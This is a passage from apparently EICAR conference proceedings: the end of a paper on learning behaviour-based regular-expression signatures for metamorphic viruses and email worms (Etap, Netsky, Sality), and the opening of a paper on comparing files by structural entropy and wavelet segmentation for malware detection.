2. *Compress the extracted text files*: in this step, the text files are processed to remove multiple calls to the same API appearing successively
3. *Abstract the behaviour of threads (Pass 1)*: in this step, a database of sequences denoting abstract activities is used to further replace sequences of APIs with the corresponding abstract activities. Structure of the resulting file is a sequence of 2-tuples (timestamp, abstract_activity)

4. *Abstract the behaviour of threads (Pass 2)*: in this step, a higher-level abstraction is used to replace a sequence of abstract activities by the transactions they denote. Structure of the resulting file is a sequence of 2-tuples (timestamp, transaction)

5. *Combine to obtain the overall behaviour*: in this step, the abstracted behaviours of all the threads are merged into a single file and sorted according to their timestamps, and the timestamps are removed. Structure of the resulting file is a sequence of transactions

6. *Learn the signature*: the string obtained above is tokenized and a regular expression is learnt that succinctly represents the behaviour. In this step, the regular expressions learnt from a training set are used to obtain the final regular expression

We have implemented prototypes (some as C programs and others as bash scripts) for automating the analysis procedure.

6.1 Analyzing Mutations of the Metamorphic Virus *Etap/Simile*

We obtained an Etap/Simile sample from the VXHeavens[7] malware repository. Call the original virus $generation_0$, and call the infection resulting due to executing $generation_i$ virus/infected file as $generation_{i+1}$. The major steps involved in our approach are:

- **Collect Behaviour**: for each $generation_i$ virus, $0 <= i <= 3$, do the following: (i) collect the behaviour of the virus (using the procedure described in section 6) (ii) analyze the observed behaviour to identify $generation_{i+1}$ infected executables

- **Extract Signature**: in [KSS10], we presented an approach to detect malware infection by comparing the observed behaviour of a program with its intended behaviour. We use the same approach to separate the behaviour induced by a virus from that of an infected file. At this point we have the behaviour of several executions of the virus. We now analyze these behaviours and extract a signature for the virus using the procedure described in section 6

We have collected a total of 38 infected samples (mutations of the Etap virus). Out of these, we used the behaviour of 4 samples to learn the regular expression signature. With the signature learnt we have been able to identify the other 34 samples correctly. For one execution of a file infected by Etap virus, the sequence of high-level activities extracted is as follows (further split into transactions using '[' and ']'): $[F^2.I].[I^3.Q].[I^3.Q].[I^{17}.R].[I^3.R].[I^3.R].[I^{23}.R^2].[I^9.R].[I^{11}.R.Q].[I^5.R].[I^{10}.R2].[I.R^2].[I^2.R^4.P.R^8].[I.R^4].[I^4.R^7].[I.R].[I^2.P.R^2].[I.R].[I^2.R.Q.R^2.Q.R^4].[I.R].[I^2.R].[I^2.R].[I.R].[I^5.R.S.R^4.S.R^8].[I^3.R].[I^6.R].[I^4.R.Q.R^3].[I^{16}.R^2.Q.R^{19}].[I.R^2.Q.R^6.G.R^18].[I.R.Q.R^{17}].[I.R^{28}].[I.R^{28}].[I^{17}.R20].[I.R^5].[I^{13}.R].[I^6.R^3].[I^8.R^5].[I.R^8].[I^{20}.R^{19}].[I^3.R^2].[I^3.S.R^4.S.R.S^2.R.S].[I^{10}.R^3.G^4.R.G.R^2.G.R].[I.R].[I^8.I]$. In the above sequence, $F^2.I$ forms the initialization, $I^8.I$ the termination and all the other transactions are caused by a loop. Objective is to learn a regular expression (say RE) which fits all the transactions. Then the behaviour can be succinctly denoted as $F^2.I.(RE)^*.I^8.I$. By manual inference the signature we extracted was $F^*.[I^*(P+Q+R+S)^*]^*$, while the signature extracted by our learning algorithm is $F^{2+}.I.[I^{1+}.(R^{1+}+Q+P+S).(\epsilon+G^{1+}+Q+P+R^{2+}+$

[7] http://vx.netlux.org/

$S).(\epsilon + R^{1+} + S).(\epsilon + G + Q + S + R^{1+}).(\epsilon + R^{2+} + S^2).(\epsilon + G + Q + R^{1+}).(\epsilon + R^{1+} + S)]^*.I^8.I.$
Note that the signature generated by the algorithm is finer than the one inferred manually. This generalization is necessary (in a different execution a directory with a large number of files may give rise to a longer trace), and can be easily obtained by overgeneralization schemes.

6.2 Analyzing Variants of E-mail Worms *Netsky*, *MyDoom*, *Beagle*

We obtained several samples of the email worms Netsky, MyDoom and Beagle from the VXHeavens[8] malware repository. We set out experiments with the objective to answer the following questions: (i) "How different are the variants of a given worm?" (ii) "Can we identify a common pattern exhibited by the class of email worms?"

First, we obtained the execution traces of 3 variants of Netsky and we found that the behaviour remains the same except for the following minor aspects: (i) the name of the file used to save a copy of self is random, (ii) the number of threads used for carrying out the network activity is not a constant and (iii) minor upgradation of functionality (more malicious intent). By ignoring the input_resource while constructing the signature takes care of the problem (i). Splitting the behaviour into threads removes the interleavings thereby eliminating the problem (ii). For problem (iii), note that it is sufficient if the signature captures the crux of a malware. However, note that the knowledge of all the actions performed by a malware is crucial to disinfect infected systems.

We then used the traces of the 3 samples to learn a signature for Netsky. $Y[T(R + R.O)^*Y^*]^*$ is the signature of Netsky, where Y denotes making a copy of self, T denotes traversing the local drives recursively, R denotes read file and O denotes network activity. The signature reads the following: *First the worm makes a copy of itself. Then it starts traversing the local directory structure. If it finds a file of suitable type, it looks for email addresses in the file and if it finds some it tries to send an email to that address. If it encounters a directory with the word "shared" in it, the worm drops copies of itself in that directory.*

We then used this signature to successfully detect the other variants of Netsky. This answers our first question: the variants of a worm are not so different behaviourally.

For answering the second question, we did the following: use the signature learnt for Netsky to try to detect the variants of MyDoom and Beagle. And again we were successful in doing it. Note that it turns out that MyDoom and Beagle are more advanced worms and are developed later than Netsky. Had we started from and used the signature learnt for Beagle to detect variants of Netsky we would have failed and would have had to refine the signature. In some sense, the activities of Netsky represent the basic operations that must be performed by all email worms. MyDoom and Beagle have many more actions not covered in the signature. Our analysis approach would generate more specific signatures for MyDoom and Beagle which can be used to identify the particular worm which greatly aids disinfection.

In conclusion, the signature learnt from 3 samples of Netsky successfully detected about 55 other variants of email worms.

[8] http://vx.netlux.org/




Figure 2: Process-tree denoting the signature of Sality virus

6.3 Analyzing Mutations of the Metamorphic Virus *Sality*

A friend from AVG[9] kindly provided us 40 samples of the metamorphic virus Sality for the purposes of experimentation. Out of the 40 samples, only 27 executed properly in our experimental setup (others were failing mostly for want of certain particular `dlls` that were missing in our setup). We collected behaviours of these samples and used the behaviour of 5 of these for learning the signature. We observed that due to interleaving of unrelated activities, the signature generated for Sality was becoming too general. So, we have instead used the process-tree as the signature. In Figure 2, we present the process tree generated by the Sality samples.

The security sensitive behaviour of the threads of Sality is given below:

- Behaviour of t_{03} is
  `DisableSecurity.RegisterSoftware.LockFileSysINI.WriteFileSysINI`
- Behaviour of t_{05} is
  `DeleteSafeBoot.CreateCopy.ReadNTOSKRNLexe.CreateCopy`
- Behaviour of t_{06} is `ReadRunAfterBoot`
- Behaviour of t_{07} is
  `CreateCopy.DisableSecurity.`
  After 20 seconds `[EditAutorun.CreateCopy.DisableSecurity].`
  Once in 20 seconds `[ReadAutorun.DisableSecurity]`
- Behaviour of t_{08} is Once in 06 minutes `EnumerateProgramsRun`
- Behaviour of t_{09} is `(Traverse.(Infect)*)*`
- Behaviour of t_{10} is `(CreateCopy)*`

[9]http://www.avg.com/

Antivirus Product	**No. of infected files detected**
Norton Antivirus 2009	38
Kaspersky Internet Security 2010	38
AVG Internet Security Business Edition 9.0[10]	25
Avast Free Antivirus 5.0	14
Our signature	**38**

Table 2: Efficacy of our signature detection vs. commercial anti-virus products

- Behaviour of t_{11} is Once in 10 minutes `InspectCopies`

False-positives and false-negatives: Looking at the signature extracted it looks highly unlikely that there will be false-positives. However, there is a chance of false-negatives if a sample tries to combine activities of independent threads into a single thread. We were able to successfully validate the behaviour of the other 22 samples using this signature which gives us the confidence that the chances of false-negatives is low. Of the 22 samples, the trees generated by 20 of them exactly matched the signature, and the other 2 samples had an extra branch which replicates the signature thus leading to the suspicion that these samples may have been over-infected (infected more than once).

Observations: From the fact that Sality is editing `autorun.inf`, we suspect that it is in fact also trying to spread through removable drives and devices. It is definitely a hybrid of virus + worm which is capable of spreading by email as well (from the fact that it tries to connect to SMTP port of some servers).

Reverse engineering: In order to establish a correspondence between the patterns observed at runtime and the assembly code, we have tried to disassemble the executables using the IDA-Pro tool. However, IDA-Pro was able to disassemble less than 5% of the executable reporting that it looks either packed or using anti-disassembly techniques.

Advantages of our approach

We checked the thirty eight infected (by ETAP) files we had against four popular commercial anti-virus products and observed the results presented in Table 2.

We compared our signatures with the natural language descriptions provided by the industry experts, and observed the following advantages:

- Our signature is more refined in the sense that, we also capture the sequence in which the virus carries out its activities. This will become a significant factor in obtrusive monitoring
- For each of the activities carried out by the virus, the industry experts associate a sequence of low-level instructions, whereas we associate a sequence of API calls. Note that, to evade detection by modifying this call sequence is much more difficult (at least

[10]In a private communication to AVG, we notified them of this fact and have provided them the samples undetected by their tool. In response, they have extended their signature database and informed us that from build 9.0.0.851 AVG detects Etap variants including the samples we provided.




Figure 3: The broad architecture of obtrusive monitor based on delta-debugging

requires a considerable effort and expertise in programming) than evading detection by modifying the instruction sequences (simply permuting independent instructions, inserting nop, replacing arithmetic with equivalent instructions)

7 Towards a Monitoring Environment for Malware Detection and Protection

The architecture of a monitoring environment for protecting systems against malware and also to analyze malware is given in Figure 4. Using the techniques discussed in this paper and results in [KSS10], we are building a monitor for observing malware. In Figure 4, we assumed that packed and/or encrypted executables are permitted to execute only if they are *tagged* (which is becoming the standard industry practice). Tagging helps to identify the packer/encryption scheme used, thereby simplifying analysis. In the same figure, the broad unobtrusive approach of monitoring is discussed. These aspects have been in use for observing malware. At the same time, we are working on finer details of monitors based on our observation model so that notion of *delta-debugging* [Zel09] becomes possible. This will be the case of obtrusive monitors that can be broadly depicted as shown in Figure 3. In this case, we shall monitor w.r.t the security policy, as we move from $step_i$ to $step_{i+1}$ using the knowledge from $step_0$ to $step_i$. If there is a violation of policy at any step then the program is aborted in that step, otherwise it continues until it terminates (in which case it conforms to the policy).

Further, we are also working towards better mechanisms for observing programs during execution. On the Linux platform, an approach and an architecture of such an observation mechanism is given in [SS07]. The advantage of our approach is that it also identifies points at which a deeper analysis (typically data-flow in memory) is required. For example, Etap infects other programs by writing to memory and not using API calls. In our Etap signature, whenever the sequence of APIs corresponding to P is observed we must perform memory forensics to see if a copy of Etap is created to infect the file loaded in memory.




Figure 4: The architecture of a monitor for malware detection and protection

8 Related Work

In [Kon] authors provide a good survey of techniques used for malware detection in general and metamorphic virus detection in particular. Most advanced techniques presented in [Kon] work at the level of assembly instruction sequences or utilize a set of known code transformations to normalize a given code to transform it to a canonical form in their quest to "undo the effects of metamorphism". There are several drawbacks associated with such approaches. Working at the level of assembly instructions is too fine because it is sensitive to even minor modifications and cannot handle simple transformations outside what the scheme is designed for. Another disadvantage is that there will be a lot of forms of assembly level code that map to the same semantics.

Using the approach we described in this paper, we can overcome these disadvantages. Programs cannot do away with API calls/system calls. There is a small number of ways in which a given semantics can be realized using different sequences of system calls. Thus, the number of signatures we will have to store will be very less and also the size of each signature will be small. This will be very advantageous given the huge increase in new malware that is seen in the wild. Yet another advantage with our approach would be that, we do not depend on disassembling the malware which is becoming very difficult with the advanced anti-debugging/anti-disassembly techniques employed by the malware authors.

In [CJK07] authors present a way of automatically generating malware specifications by comparing the execution behaviour of a known malware against the execution behaviours of a set of benign programs. Their algorithm for extracting malicious patterns (malspecs) proceeds as follows: (i) Collect execution traces by passively monitoring the execution of the program, (ii) Construct dependence graphs from the traces to include def-use dependence and value-dependence between API calls and (iii) Compute contrast subgraph by extracting the minimal connected subgraphs of the malware dependence graphs which are not isomorphic to any subgraph of the benign dependence graph. The advantage of our approach over their approach is that we capture the order in which the malware performs its actions, while their approach only looks at individual actions. We feel that the def-use dependence used in their approach depends only on the semantics of the API's and not on the malware sample as such.

In [KK04], authors describe Autograph, a system that automatically generates signatures for novel Internet worms that propagate using TCP transport. Autograph generates signatures by analyzing the prevalence of portions of flow payloads, and thus uses no knowledge of protocol semantics above the TCP level. It is designed to produce signatures that exhibit high sensitivity (high true positives) and high specificity (low false positives). They extend Autograph to share port scan reports among distributed monitor instances, and using trace-driven simulation, demonstrate the value of this technique in speeding the generation of signatures for novel worms. Their experimental results elucidate the fundamental trade-off between early generation of signatures for novel worms and the specificity of these generated signatures.

In [NKS05], authors present Polygraph, a signature generation system that successfully produces signatures that match polymorphic worms. Polygraph generates signatures that consist of multiple disjoint content substrings. In doing so, Polygraph leverages the insight that for a real-world exploit to function properly, multiple invariant substrings must often be

present in all variants of a payload; these substrings typically correspond to protocol framing, return addresses, and in some cases, poorly obfuscated code. Further, they contribute a definition of the polymorphic signature generation problem; propose classes of signature suited for matching polymorphic worm payloads; and present algorithms for automatic generation of signatures in these classes. Experimental evaluation of these algorithms on a range of polymorphic worms demonstrate that Polygraph produces signatures for polymorphic worms that exhibit low false negatives and false positives.

Our approach is based on detecting and controlling malware at the level of individual host. Autograph and Polygraph are approaches that work at network level, monitoring the flow for malicious activity. Both these are crucial in containing the spread of malware.

Wagner et al. [WWSE09], present an approach for the integrated monitoring of both processes and executed system calls, that allows comparison of program instances and respectively user sessions by exploiting similarities in the process space and system call statistics. Their approach is based on supervised classification methods that leverage SVMs and native graph/tree kernels. The tree kernel model described by them is similar in spirit to but not as rich as our process trees.

In [BOA+07], authors propose a new classification technique that describes malware behavior in terms of system state changes (e.g., files written, processes created) rather than in sequences or patterns of system calls. To address the sheer volume of malware and diversity of its behavior, they provide a method for automatically categorizing these profiles of malware into groups that reflect similar classes of behaviors and demonstrate how behavior-based clustering provides a more direct and effective way of classifying and analyzing malware. They identified conciseness, consistency and completeness as three features desired of malware signatures. Our regular expression model of program behaviour is richer than their model and also satisfies the three properties.

9 Conclusions

In this paper, we presented an approach to extract the semantic signature of metamorphic viruses and presented experimental evidence for the efficacy of our approach towards better detection and prediction (useful for proactive detection) of malware. We have also used the approach to extract the signature of in-the-wild email-worms and successfully detect their variants. We have developed prototypes to automate the procedure described in our approach. Our experience has been that with very little time and effort we were able to extract signatures of malware that characterize the core of the malware activity (depending on the malware class). This becomes very useful particularly because of the rise in the amount of malware that the anti-virus industry has to analyze. As mentioned already, such signatures based on the semantic behaviour will lead to a complete detection. We are currently working towards performance centric approaches for detection using such signatures and building a comprehensive monitoring tool.

References

[BOA+07] Michael Bailey, Jon Oberheide, Jon Andersen, Z. Morley Mao, Farnam Jahanian, and Jose Nazario. Automated classification and analysis of internet malware. In *Proceedings of the 10th international conference on Recent advances in intrusion detection*, RAID'07, pages 178–197, Berlin, Heidelberg, 2007. Springer-Verlag.

[CJK07] Mihai Christodorescu, Somesh Jha, and Christopher Kruegel. Mining specifications of malicious behavior. In Ivica Crnkovic and Antonia Bertolino, editors, *ESEC/SIGSOFT FSE*, pages 5–14. ACM, 2007.

[DFGJ10] Jonathan Dechaux, Jean-Paul Fizaine, Romain Griveau, and Kanza Jaafar. New trends in malware sample-independent av evaluation techniques with respect to document malware. In *19th EICAR Annual Conference*, pages 93–114, 2010.

[Fon04] Philip W. L. Fong. Access control by tracking shallow execution history. In *IEEE Symposium on Security and Privacy*, pages 43–55, 2004.

[Gol67] E. Mark Gold. Language identification in the limit. *Information and Control*, 10(5):447–474, 1967.

[JFD09] Grégoire Jacob, Eric Filiol, and Hervé Debar. Functional polymorphic engines: formalisation, implementation and use cases. *Journal in Computer Virology*, 5(3):247–261, 2009.

[KK04] Hyang-Ah Kim and Brad Karp. Autograph: toward automated, distributed worm signature detection. In *Proceedings of the 13th conference on USENIX Security Symposium - Volume 13*, pages 271–286. USENIX Association, 2004.

[Kon] Evgenios Konstantinou. Metamorphic virus: Analysis and detection. **Technical Report**, *Department of Mathematics, Royal Holloway, University of London, England*. www.ma.rhul.ac.uk/static/techrep/2008/RHUL-MA-2008-02.pdf.

[KSS10] N. V. Narendra Kumar, Harshit J. Shah, and R. K. Shyamasundar. Benchmarking program behaviour for detecting malware infection. In *19th EICAR Annual Conference*, pages 69–92, 2010.

[LBW05] Jay Ligatti, Lujo Bauer, and David Walker. Edit automata: Enforcement mechanisms for run-time security policies. *International Journal of Information Security*, 4(1–2):2–16, February 2005.

[NKS05] James Newsome, Brad Karp, and Dawn Song. Polygraph: Automatically generating signatures for polymorphic worms. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 226–241. IEEE Computer Society, 2005.

[Sch00] Fred B. Schneider. Enforceable security policies. *ACM Trans. Inf. Syst. Secur.*, 3(1):30–50, 2000.

[SS07] Harshit Shah and R. K. Shyamasundar. On run-time enforcement of policies. In *ASIAN*, pages 268–281, 2007.

[WWSE09] Cynthia Wagner, Gerard Wagener, Radu State, and Thomas Engel. Malware analysis with graph kernels and support vector machines. In *4th International Conference on Malicious and Unwanted Software*, pages 63–68. IEEE, 2009.

[Zel09] Andreas Zeller. Debugging debugging: acm sigsoft impact paper award keynote. In *ESEC/FSE '09: Proceedings of the 7th joint meeting of the European software engineering conference and the ACM SIGSOFT symposium on The foundations of software engineering on European software engineering conference and foundations of software engineering symposium*, pages 263–264, New York, NY, USA, 2009. ACM.

EICAR 2011

Industry Papers

Comparing Files Using Structural Entropy

Ivan Sorokin
Doctor WEB

About Author

Ivan Sorokin works as malware researcher in Doctor WEB's Virus Lab in Saint-Petersburg.

Contact Details: Doctor Web, Ltd. 2 Malaya Monetnaya st., Saint-Petersburg, Russia, 197101

phone : +7 (821) 633 31 34

e-mail : i.sorokin@drweb.com

Keywords

Malware, entropy, distance, comparison, detection, file measure, wavelet analysis, segmentation, similarity.

Comparing Files Using Structural Entropy

Abstract

One of the main trends in the modern anti-virus industry is the development of algorithms that help estimate the similarity of files. Since malware writers tend to use increasingly complex techniques to protect their code such as obfuscation and polymorphism, anti-virus software vendors face problems of the increasing difficulty of file scanning, the considerable growth of anti-virus databases, and file storages overgrowth. For solving such problems, a static analysis of files appears to be of some interest. Its use helps determine those file characteristics that are necessary for their comparison without executing malware samples within a protected environment.

The solution provided in this article is based on the assumption that different samples of the same malicious program have a similar order of code and data areas. Each such file area may be characterized not only by its length, but also by its homogeneity. In other words, the file may be characterized by the complexity of its data order. Our approach consists of using wavelet analysis for the segmentation of files into segments of different entropy levels and using edit distance between sequence segments to determine the similarity of the files.

The proposed solution has a number of advantages that help detect malicious programs efficiently on personal computers. First, this comparison does not take into account the functionality of analysed files and is based solely on determining the similarity in code and data area positions which makes the algorithm effective against many ways of protecting executable code. On the other hand, such a comparison may result in false alarms. Therefore, our solution is useful as a preliminary test that triggers the running of additional checks. Second, the method is relatively easy to implement and does not require code disassembly or emulation. And, third, the method makes the malicious file record compact which is significant when compiling anti-virus databases.

Introduction

One of the main trends in the modern anti-virus industry is the development of algorithms that help estimate the similarity of files. Since malware writers tend to use increasingly complex techniques to protect their code, e.g., obfuscation and polymorphism (Christodorescu & Jha, 2004), anti-virus software vendors face several problems. First, there is the issue of the increasing difficulty of file scanning (e.g., due to additional emulation). Second, the use of outdated signature detection methods results in the considerable growth of anti-virus databases. Third, there is also a problem of filling file storages used by anti-virus software vendors with loads of sample files (Jacob, Neugschwandtner, Comparetti, Krugel, & Vigna, 2010). For solving such problems, a static analysis of files appears to be of some interest. Its use helps determine those file characteristics that are necessary for their comparison without executing malware samples within a protected environment.

Aside from the presence of similar byte sequences or headers in executable files undergoing comparison, a decision on their similarity may be drawn from more complex features such as file code patterns and data structures, e.g., a unique sequence of function calls or processor instructions. The solution provided in this article is based on the assumption that different

samples (i.e., files) of the same malicious program have a similar order of code and data areas. Each such file area may be characterized not only by its length (i.e., the number of bytes), but also by its homogeneity (i.e., distinction of bytes). In other words, the file may be characterized by the complexity of its data order. To indicate this characteristic of a file, we use the concept of *structural entropy* (Prangišvili, 2003). Our approach consists of two main parts. The first stage includes using wavelet analysis (Daubechies, 1992) for the segmentation of files into segments of different entropy levels. In the second stage, we use edit distance between sequence segments to determine the similarity of the files (Wagner & Fischer, 1974). In summary, the main contribution of this article is the following:

- A description of an algorithm for the segmentation of files into segments that are characterized by length and average entropy.
- A review of the sequence alignment technique to compare files represented by sequences of segments.

Related Work

As was mentioned above, our solution is based on two basic techniques: entropy analysis and sequence alignment. Both of these approaches have ever-widening application in information security.

Entropy analysis allows for the estimation of the package and encryption level of data. Such estimations may serve as a step in detecting packed data. Lyda and Hamrock (2007) calculate the average and maximum entropy of a whole segmented file to identify packed and encrypted data. Perdisci, Lanzi, and Lee (2008) calculate the entropy of individual segments of executable files. Together with other characteristics, this method allows for the effective use of pattern recognition techniques to classify files into “packed” and “unpacked” categories. Ebringer, Sun, and Boztas (2008) and then later Sun, Versteeg, Boztas, and Yann (2010), use Huffman codes to estimate entropy. By calculating a code for each byte, they use a sliding window method to build an entropy map of the whole file. This allows for a more detailed comparison of files and classifying them by packer type. Breitenbacher (2010) uses his own algorithm for estimating the randomness of 16-byte blocks. Unfortunately his research is limited to reviewing an entropy map of the whole file.

In most cases, malicious code or activity can be represented as a sequence of elements or events. This allows for the use of comparison algorithms based on sequence alignment. For instance, the Smith-Waterman local alignment algorithm for sequences is convenient to use for the detection of malicious network traffic (Newsome, Karp, & Song, 2005). In their subsequent research of network traffic analysis, Kreibich and Crowcroft (2006) propose an improved version of the Jacobson-Vo local alignment algorithm that is based on the identification of the longest increasing subsequence. Another approach (Fabjanski & Kruk, 2008) utilizes multiple sequence alignment (MSA) methods. The analysis of executable files is another field of use for sequence comparison algorithms. For example, in several articles (Sung, Xu, & Chavez, 2004; Gheorghescu, 2005; Wagener, State, & Dulaunoy, 2007; Li, J. Xu, M. Xu, Zhao, & Zheng, 2009), alignment algorithms are used for a behaviour comparison of malicious programs.

Methodology

The proposed solution lies in the static analysis of files. We do not take into account file types; that is, we ignore PE header attributes of Windows executables. The only thing of importance for

us is file structure, that is, the order of its distinctive code and data areas. To determine such areas, we build an entropy map of the whole file first and then use wavelet analysis to segment it (see Section File Segmentation). When we have a representation of a file as a sequence of segments, we compare the file with other files using edit distance (see Section Sequence Comparison). Therefore, the algorithm as a whole includes the following stages: file segmentation and sequence comparison.

File Segmentation

Any file can be characterized by properties of data it contains. For instance, one may consider how well-ordered the data are or how much space the data occupy. Among other things, if we take a look at executable files, we may notice that they contain data of various kinds: executable code, text, and packed data. All of these file areas differ not only in size, but also in the level of *informational entropy*. When an executable file may be considered as a system of such elements, then we can use the term *structural entropy* (Prangišvili) for its characterization. Therefore, the main purpose of the suggested segmentation algorithm is splitting the file into segments that are characterised by size and entropy.

Entropy Analysis

Initially the sliding window method is used to represent the source file as a time series $Y = \{ y_i : i = 1, ..., N \}$, where N is the total number of windows.

To calculate entropy within each window, we use the Shannon's formula:

$$y_i = -\sum_{j=1}^{m} p(j) \log_2 p(j), \qquad (1)$$

where $p(j)$ is the frequency of occurrence of the j-th byte within the i-th window, and m is a number of different bytes in the window. Please note that we consider the frequency of a byte's occurrence in an individual window and not within the whole file. This helps keep the window entropy level from depending on other bytes in the file. For instance, some researchers (Ebringer et al., 2008; Sun et al., 2010) calculate Huffman codes across the whole file. This results in different entropy diagrams for files of similar structure but differing length.

Wavelet Analysis

The main task when segmenting a file is to determine those places within it where average entropy changes. We suggest using wavelet analysis (Daubechies, 1992) to extract this information from our resulting time series Y. The essence of the analysis follows. First, we choose a mother wavelet whose properties determine our ability to identify changes in analyzed data. Second, we calculate the wavelet transform of various scales. The obtained wavelet coefficients will contain information on the correlation between the used wavelet and the analyzed time series. As a result, we will be able to determine segments by analysing significant wavelet coefficients.

For the mother wavelet, we choose the Haar wavelet which has an asymmetrical form and whose zero moment equals zero:

$$\psi_{HAAR}(t) = \begin{cases} 1, & 0 \le t < 1/2, \\ -1, & 1/2 \le t < 1, \\ 0, & t < 0,\ t \ge 1. \end{cases} \quad (2)$$

Since continuous wavelet transform (CWT) is redundant due to the continuous change of scale coefficient and shift parameter, it is more cumbersome than discrete wavelet transform (DWT). Therefore, we use the following estimate to calculate DWT:

$$W(a,b) = \frac{1}{|a|^{1/2}} \sum_{i=1}^{N} y_i \psi_{HAAR}\left(\frac{t_i - b}{a}\right), \quad (3)$$

where a is a scale parameter, b is a mother wavelet shift parameter, y_i is an informational entropy level within the i-th window, and N is the total number of windows in the file.

The main peculiarity of DWT is that the scale parameter a changes according to a power of 2. This means, first, that we can use multi-resolution analysis which allows us to use the values determined on the previous scale on each next scale of transformation. This results in a reduced number of reduced number of mathematical operations involving addition. Second, this placed a restriction on the source data. The number of counts of the time series should be divisible by a power of 2: $a_n = 2^n$ where n is the maximum scale. Therefore, we need to increase the time series on each side with averaged values.

From the received coefficients, we need to identify significant ones, i.e., the local extremums that have the maximum or minimum by the a and b variables. If all of the points of the local extremums in the time-scale plane are connected, then the resulting lines will build a *skeleton*. These lines represent the structure of the analysed data in full. Therefore, the segmentation algorithm's main task lies in building the skeleton of input data that is used afterwards to identify segments. The total number of segments is determined by significant wavelet coefficients on the maximum scale, while their limits are determined by significant wavelet coefficients on the minimal scale of transformation.

Sequence Comparison

In most cases, similar malicious files are alike in terms of size; therefore, we will use global alignment to compare them. This method allows us to compare whole sequences while taking into account all of their elements. In turn, algorithms based on local alignment are applied mostly to sequences that differ in size and have just a few similar fragments.

